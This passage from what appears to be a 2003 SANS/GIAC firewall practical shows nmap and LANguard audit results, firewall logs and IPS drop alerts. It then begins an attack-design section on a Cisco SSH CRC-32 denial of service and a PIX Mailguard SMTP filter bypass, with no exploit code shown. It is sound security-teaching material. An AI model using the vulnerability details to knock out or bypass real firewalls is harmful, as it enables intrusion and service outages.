


figure 60

This scan was initiated from the internal network and was destined for the Web server. You can see that the SSHD service is running. The interesting part is that the Web Proxy answered as it will for all the connections. This will keep an attacker for getting into our Web Server from the internal network.




figure 61

The scan to the Mail Server exactly what we thought it would show. The SSHD port, the Mail Protocol ports and the Squid proxy. The rest of the service audit went the same way. However, we did run into something strange when we audited the internal interface on the firewall!

© SANS Institute




figure 62

What the HECK are all those e UDP services. So we audited the internal interface as well.






figure 63

AAAAHHH... Same thing. Now we need to get all this figured out.

root@GeoffFW:~ # more netstat

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	192.168.10.88:800	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:222	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:81	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:445	0.0.0.0:*	LISTEN
udp	0	0	0.0.0.0:1026	0.0.0.0:*	
udp	0	0	0.0.0.0:67	0.0.0.0:*	
udp	0	0	128.196.176.149:500	0.0.0.0:*	
udp	0	0	0.0.0.0:1025	0.0.0.0:*	
udp	0	0	127.0.0.1:53	0.0.0.0:*	
udp	0	0	192.168.10.88:53	0.0.0.0:*	
udp	0	0	10.10.88.1:53	0.0.0.0:*	
udp	0	0	128.196.176.149:53	0.0.0.0:*	
udp	0	0	128.196.176.148:53	0.0.0.0:*	
udp	0	0	128.196.176.150:53	0.0.0.0:*	



Well the ports are not open there. I feel a little better but what is going on?

Udp scanning is a funny animal. You send a packet and if nothing comes back well it must be open. However, if you have a firewall dropping the packets... ports that aren't actually open may look open! LANguard looks at then ports by default when conducting a scan. Something like NMAP which can be configured to look at every port may take a REALLY long time to finish an audit because every UDP port will have to time out before it tries another. As a matter of fact the NMAP scan took almost 2 days to complete.

Here are some of the logs on the Firewall that we saw when we performed an nmap scan of the Service Network from the Service Network.

And here is a the output GREATLY modified to show what was actually up on the Service Interface of the Firewall

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (10.10.88.1):
(The 65533 ports scanned but not shown below are in state: closed)
Port      State      Service
1/udp     filtered   tcpmux
2/udp     filtered   compressnet
3/udp     filtered   compressnet
---CUT---
222/udp   filtered   rsh-spx
223/udp   filtered   cdc
224/udp   filtered   unknown
---CUT---
443/udp   filtered   https
444/udp   filtered   snpp
445/udp   filtered   microsoft-ds
825/udp   filtered   unknown
---CUT---
65534/udp filtered   unknown
65535/udp filtered   unknown
Too many fingerprints match this host for me to give an accurate OS
guess
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 172836
seconds
```

When we look at the Firewall logs we can see that they where dropping the UDP packets.

**Settings:**

Month:  Day:

**Firewall log:**

Time	Chain	Iface	Proto		Source	Src Port	Destination	Dst Port
02:30:16	input	eth1	TCP	<input type="checkbox"/>	10.10.88.2	44243	<input type="checkbox"/> 10.10.88.1	33208
02:30:16	input	eth1	TCP	<input type="checkbox"/>	10.10.88.2	44243	<input type="checkbox"/> 10.10.88.1	18666
02:30:16	input	eth1	TCP	<input type="checkbox"/>	10.10.88.2	44243	<input type="checkbox"/> 10.10.88.1	34098
02:30:16	input	eth1	TCP	<input type="checkbox"/>	10.10.88.2	44243	<input type="checkbox"/> 10.10.88.1	19150
02:30:16	input	eth1	TCP	<input type="checkbox"/>	10.10.88.2	44243	<input type="checkbox"/> 10.10.88.1	9592
02:30:16	input	eth1	TCP	<input type="checkbox"/>	10.10.88.2	44243	<input type="checkbox"/> 10.10.88.1	10757
02:30:16	input	eth1	TCP	<input type="checkbox"/>	10.10.88.2	44243	<input type="checkbox"/> 10.10.88.1	5731
02:30:16	input	eth1	TCP	<input type="checkbox"/>	10.10.88.2	44243	<input type="checkbox"/> 10.10.88.1	16054
02:30:16	input	eth1	TCP	<input type="checkbox"/>	10.10.88.2	44244	<input type="checkbox"/> 10.10.88.1	54878
02:30:16	input	eth1	TCP	<input type="checkbox"/>	10.10.88.2	44244	<input type="checkbox"/> 10.10.88.1	3738

figure 64

Now let's look at a scan from the inside or the firewall to the outside interfaces

© SANS Institute 2003




figure 65

For this audit we can from an internal ip. The router removed as to not be accessible. Now we know what we are looking at. The UDP ports are bogus, accept of course for DNS because we saw them on the netstat output. And we know that port 80 is the squid proxy and 445 is the port to configure IPCop. However, even though this audit says we can reach it from here that port is not accessible from the outside as we will see in a minute.

This next scan we preformed from internal of the Router but External of the IPS and Firewall.




figure 66

This audit we only see 3 of the TCP services that we wanted to see. We may want to check into if imaps is still running on the mail server. And of course we see LOTS of UDP ports that are not really there. Let's check to see what the IPS box dropped during this scan!

```
[**] [1:0:0] Packet Dropped-RSERVICES rsh login failure [**]
01/02-09:38:36.827794 128.196.176.142:513 -> 128.196.176.149:61126 TCP
TTL:255 TOS:0x0 ID:10322 IpLen:20 DgmLen:70 DF
***AP*** Seq: 0x62ABA364 Ack: 0xF23746F2 Win: 0x2274 TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS392]
```

```
[**] [1:0:0] Packet Dropped-WEB-CGI perl.exe access [**]  
01/02-09:45:57.305594 128.196.176.243:3030 -> 128.196.176.148:80 TCP  
TTL:128 TOS:0x0 ID:38183 IpLen:20 DgmLen:75 DF  
***AP*** Seq: 0xF978D6F3 Ack: 0x78A1EF5F Win: 0x23AC TcpLen: 20  
[Xref => http://www.whitehats.com/info/IDS219]
```

```
[**] [1:0:0] Packet Dropped-WEB [**]  
01/02-09:47:10.241603 128.196.176.243:3051 -> 128.196.176.148:80 TCP  
TTL:128 TOS:0x0 ID:38285 IpLen:20 DgmLen:111 DF  
***AP*** Seq: 0xFA9D909D Ack: 0x7C77752D Win: 0x23AC TcpLen: 20
```

```
[**] [1:0:0] Packet Dropped-SMTP expn root [**]  
01/02-00:44:06.841325 128.196.176.146:3746 -> 128.196.176.148:25 TCP  
TTL:128 TOS:0x0 ID:20150 IpLen:20 DgmLen:51 DF  
***AP*** Seq: 0x1C06ADEA Ack: 0x72BC8054 Win: 0x23AC TcpLen: 20  
[Xref => http://www.whitehats.com/info/IDS21]
```

Their where several very similar logs these are the 4 types of alert logs that we saw in the alert file. It does look like the IPS box is doing its job. In fact we might want to think about utilizing it a little more to help pick up some of the slack in our static only packet filtering.

And the Last scan lets throw the router in the mix and see what we can see!

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )  
Interesting ports on (128.196.176.148):  
(The 65533 ports scanned but not shown below are in state: closed)  
Port      State      Service  
25/tcp    open       tcpmux  
80/tcp    open       http  
222/tcp   filtered   unknown  
993/tcp   open       imaps  
Too many fingerprints match this host for me to give an accurate OS  
guess
```

Nmap run completed -- 1 IP address (1 host up) scanned in 4067 seconds

## Design Under Fire

[http://www.giac.org/practical/Stephen\\_Monahan\\_GCFW.doc](http://www.giac.org/practical/Stephen_Monahan_GCFW.doc)

## An attack against the firewall itself.

### Research

1. *The vulnerability in question is named CRC-32 Check in the <http://www.cisco.com/warp/public/707/SSH-multiple-pub.html>. It is also marked as VU#945216 and described in the CERT/CC Vulnerability Note at <http://www.kb.cert.org/vuls/id/945216>.  
<http://packetstormsecurity.org/advisories/cisco/cisco.ssh.advisory.txt>*

This particular attack is easy because it does not require any specific exploit code. Here is a explanation from “Security Focus” on why special code is not needed.

Cisco has reported that scanning for SSH vulnerabilities on affected devices will cause excessive CPU consumption. The condition is due to a failure of the Cisco SSH implementation to properly process large SSH packets.

Repeated and concurrent attacks may result in a denial of device service. As many of these devices are critical infrastructure components, more serious network outages may occur.  
(<http://online.securityfocus.com/bid/5114/discussion/>)

## 2. Cisco Secure PIX Firewall Mailguard Vulnerability

Cisco bug ID CSCdr91002, CSCds30699 and CSCds38708

<http://www.cisco.com/warp/public/707/PIXfirewallSMTPfilter-pub.shtml>

The PIX firewall has a feature to protect mail called “mailguard”. This function limits the commands an attacker can send through the firewall to the SMTP server. A vulnerability exists that can be used to bypass this mailguard and successfully get invalid commands to a server. PIX software versions 4.4(6), 5.0(3), 5.1(3) and 5.2(2) are at vulnerable to this bypass. To bypass “mailguard” you must be running the “fixup protocol” command for SMTP, which this paper is.

*!Turn on Mail Guard to allow only SNMP commands specified by RFC821  
fixup protocol smtp*

Unfortunately for us, (but good for Stephen) you also need to have ACL’s setup for port 25 for this to work. This PIX configuration does not. The exploit requires a conduit statement

```
conduit permit tcp host 10.10.10.1 eq 25 any
conduit permit tcp 10.10.10.1 255.255.255.0 eq 25 any
```

or and ACL.

```
access-list 100 permit tcp any host 10.10.10.1 eq 25
access-group 100 in interface outside
```

### **Design an attack based on the vulnerability.**

